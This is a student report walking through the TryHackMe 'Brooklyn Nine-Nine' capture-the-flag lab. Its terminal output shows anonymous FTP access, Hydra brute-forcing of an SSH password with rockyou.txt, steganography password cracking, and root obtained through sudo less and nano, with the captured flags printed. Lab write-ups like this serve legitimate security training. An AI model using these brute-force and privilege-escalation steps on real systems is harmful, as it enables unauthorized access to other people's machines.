2024

BROOKLYN NINE-NINE REPORT

TryHackMe Walkthrough Report
Module 9: CTF

REPORT BY: KEERTHI TR
APPROVED BY : AYUSH SINGH

01

Overview

Overview of TryHackMe:

TryHackMe is an online platform that offers cybersecurity training through interactive labs and challenges. It's designed for all skill levels, from beginners to advanced users, and provides a hands-on approach to learning cybersecurity concepts. Users can explore various topics like penetration testing, network security, cryptography, and ethical hacking by solving practical, real-world scenarios. The platform is popular among students, professionals, and enthusiasts looking to enhance their cybersecurity knowledge.

About the Brooklyn Nine-Nine Room:

The "Brooklyn Nine-Nine" room on TryHackMe is a Capture the Flag (CTF) challenge inspired by the popular TV show of the same name. The challenge involves hacking into a fictional precinct's server, exploiting vulnerabilities, and escalating privileges to gain root access. The room is designed to test and enhance participants' skills in areas such as network scanning, service enumeration, password cracking, steganography, and privilege escalation.

The room is divided into two main tasks:

1. First Method: Participants need to identify open services, extract credentials, and exploit them to gain initial access via SSH. The challenge also requires privilege escalation to root by exploiting a specific vulnerability.
2. Second Method: Involves web server enumeration, steganography to extract hidden credentials from an image, and using these credentials to gain root access through a different vulnerability.

02
Initial Setup

To participate in the "Brooklyn Nine-Nine" room, users need to follow these initial steps:

1. Sign Up/Log In: Create an account on TryHackMe or log in if you already have one.
2. Room Access: Navigate to the "Brooklyn Nine-Nine" room from the TryHackMe dashboard. You can either search for the room or find it under the "Rooms" section.
3. Deploy the Machine:
    - Once inside the room, you'll see an option to deploy a virtual machine (VM). This VM represents the target server that you'll be attacking.
    - Click the "Deploy" button to start the VM. It may take a few minutes for the machine to be fully operational.
    - The VM will provide you with an IP address, which you'll use to connect and interact with the target machine during the challenge.
4. Prepare Tools:
    - Ensure you have the necessary tools installed on your local machine, such as Nmap for network scanning, Hydra for password brute-forcing, Steghide for steganography, and SSH for remote access.
    - Many of these tools are pre-installed in popular penetration testing distributions like Kali Linux. If you’re using a different OS, you might need to install them manually.
5. Review the Task Objectives:
    - The room provides a list of objectives or flags to capture. Review these tasks to understand what is expected and plan your approach accordingly.
6. Begin the Challenge:
    - With the VM deployed and tools ready, you can start the challenge by scanning the network, enumerating services, and progressing through the room’s tasks step by step.


03

Method 1:

Gaining Root via SSH and Privilege Escalation


1. **Initial Enumeration:**

- Nmap Scan: The user begins by conducting a network scan using Nmap with the command nmap -sV -p- -Pn, which scans for all ports (-p-) and skips the ping check (-Pn). The scan identifies three open ports:
  - Port 21 (FTP): Indicates an FTP service running, typically used for file transfers.
  - Port 22 (SSH): Indicates an SSH service, commonly used for remote server management.
  - Port 80 (HTTP): Indicates a web server hosting a website.



```
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# nmap -sV -Pn 10.10.232.158
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-18 07:58 EDT
Nmap scan report for 10.10.232.158
Host is up (0.094s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2
.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
```


- FTP Enumeration: The user attempts to log in to the FTP service using the anonymous login option, which is often left open on misconfigured servers. Successful login reveals a text file named note_to_jake.txt using get command.
- Retrieving Information: The note_to_jake.txt file is downloaded to the local machine and contains a message that hints at weak passwords, specifically mentioning the user "jake," which could be a potential SSH username.



```
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# ftp 10.10.232.158
Connected to 10.10.232.158.
220 (vsFTPd 3.0.3)
Name (10.10.232.158:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
```


2. **Brute Forcing SSH Credentials:**

- SSH Login Attempt: Using the username "jake" identified from the FTP server, the user attempts to log in via SSH. The SSH service prompts for a password, which is unknown at this stage.
- Password Brute Force: To find the correct password, the user employs a brute-force attack using Hydra, a powerful tool for cracking passwords. The command hydra -l jake -P rockyou.txt ssh://<IP> is used, where rockyou.txt is a popular wordlist containing millions of potential passwords.



```
t@kali:~/Desktop/TryHackMe/BrooklyNineNine# hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.232.158/
ra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes

ra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-18 08:02:31
RNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
TA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
TA] attacking ssh://10.10.232.158:22/
][ssh] host: 10.10.232.158   login: jake   password: 987654321
```


- Successful Login: After a short wait, Hydra successfully finds the correct password, allowing the user to log in as "jake." Upon logging in, the user verifies their identity with the whoami command and confirms access to the user's files.



```
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# ssh jake@10.10.232.158
jake@10.10.232.158's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ whoami
jake
jake@brookly_nine_nine:~$
```


3. **Privilege Escalation:**

- Finding the User Flag: The user navigates through the file system to find the user.txt file, which contains a flag (a string of text that serves as proof of access).
- Sudo Privileges Check: The user checks for commands that can be run with superuser privileges (sudo) using sudo -l. It is discovered that the less command, a text file viewer, can be run with sudo.
- Using GTFOBins: The user refers to GTFOBins, a repository of Unix binaries that can be exploited to escalate privileges. The repository suggests a method to exploit less to gain root access.



```
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
jake@brookly_nine_nine:/home/holt$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:/home/holt$ sudo less /etc/profile
# whoami
root
```

- Root Access: Following the GTFOBins instructions, the user runs sudo less and uses it to execute commands as root, gaining full control over the system. The root flag is retrieved from the root.txt file.



```
jake@brookly_nine_nine:/home/holt$ sudo less /etc/profile
# whoami
root
# cat /root/root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: [illegible]

Enjoy!!
# 
```


04

Method 2:

Gaining Root via Steganography and Privilege Escalation

Web Server Enumeration:

- Exploring the Website: The user visits the web server hosted on port 80 and is presented with a Brooklyn Nine-Nine themed webpage. The user inspects the page source code, which often contains hidden information, and finds a hint related to "steganography."
- Steganography Indication: The mention of steganography suggests that the image on the webpage may contain hidden data, a common technique where information is concealed within a file, such as an image, without affecting its appearance.




view-source:http://10.10.232.158/

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover the fu
<!-- Have you ever heard of steganography? -->
</body>
</html>
```


Extracting Hidden Data:

- Downloading the Image: The user downloads the image file from the website to their local machine for further analysis.
- Using Steghide: The user employs Steghide, a tool for embedding and extracting data in images, with the command steghide extract -sf <image>. However, the extraction process prompts for a password, indicating that the data is protected.



```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.13 seconds
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# ls
brooklyn99.jpg  note_to_jake.txt
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# steghide extract -sf brooklyn99.jpg
Enter passphrase:
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# stegcracker brooklyn99.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2021 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20523 passwords
Your file has been written to: brooklyn99.jpg.out
admin
```


- Password Brute Force: The user uses another tool, Stegcracker, to brute-force the password protecting the hidden data within the image. The tool uses the rockyou.txt wordlist and eventually cracks the password, which is "admin."
- Retrieving Hidden Information: With the password "admin," the user successfully extracts the hidden data, revealing another SSH credential: the username "holt" and the password "***********."



```
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# cat note
cat: note: No such file or directory
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# cat note.txt
Holts Password:
[redacted]

Enjoy!!
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# █
```


Privilege Escalation:

- SSH Login as Holt: The user logs into the server using the newly found credentials and confirms access with the whoami and ls commands. The user.txt flag is retrieved, confirming successful login.
- Sudo Privileges Check: The user checks for available sudo privileges and discovers that the nano text editor can be run with sudo.



```
root@kali:~/Desktop/TryHackMe/BrooklyNineNine# ssh holt@10.10.232.158
holt@10.10.232.158's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:~$ sudo /bin/nano
```

- **Exploiting Nano:** Using GTFOBins once again, the user finds a method to exploit nano to spawn a root shell. The user runs sudo nano, then executes commands within the editor to gain root access.
- Root Flag Retrieval: Finally, the user retrieves the root flag from the root.txt file, completing the challenge.



```
# ls
nano.save  user.txt
# whoami
root
# cd ..
#
# ls
amy  holt  jake
# cd root
sh: 12: cd: can't cd to root
# cd ..
# cd root
# ls
root.txt
# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
#
```

KEY INSIGHTS


05

- 🛠️ Nmap Scanning: Scanning for open ports is crucial for initial reconnaissance, allowing hackers to identify potential entry points. This step sets the foundation for further exploitation.
- 🔑 FTP Access: Gaining access to an FTP server can provide valuable information, such as user credentials, which can lead to further attacks on other services.
- 📊 Brute-Forcing Techniques: Tools like Hydra are essential for password cracking, emphasizing the importance of strong passwords in system security.
- ⚡ Privilege Escalation: Understanding how to elevate privileges is vital for attackers; techniques like GTFOBins offer shortcuts for accessing root privileges.
- 🖼️ Image Analysis: Analyzing web resources, such as images, can uncover hidden data, highlighting the importance of scrutinizing all elements of a target.
- 🔓 Password Protection: Recognizing and exploiting password protection on files is a common vulnerability that can lead to unauthorized access.
- 🌟 Nano Exploit: Utilizing text editors like Nano for privilege escalation illustrates creative methods attackers can use to execute commands with elevated rights.

06 HIGHLIGHTS

- 🔍 Conducted an Nmap scan to identify open ports.
- 📂 Successfully logged into the FTP server as anonymous and downloaded a text file.
- 🔐 Brute-forced the SSH password for user Jake using Hydra.
- 🚀 Elevated privileges to root using GTFOBins.
- 🌐 Enumerated the web server and inspected the embedded image.
- 📸 Cracked a password-protected image to retrieve Holt’s credentials.
- ⚙️ Used nano for privilege escalation to root and accessed the root flag.

09 Completion POC



Brooklyn Nine Nine

This room is aimed for beginner level hackers but anyone can try to hack this box. There are two main intended ways to root the bo

fig : COMPLETION OF CTF BROKLY NINE-NINE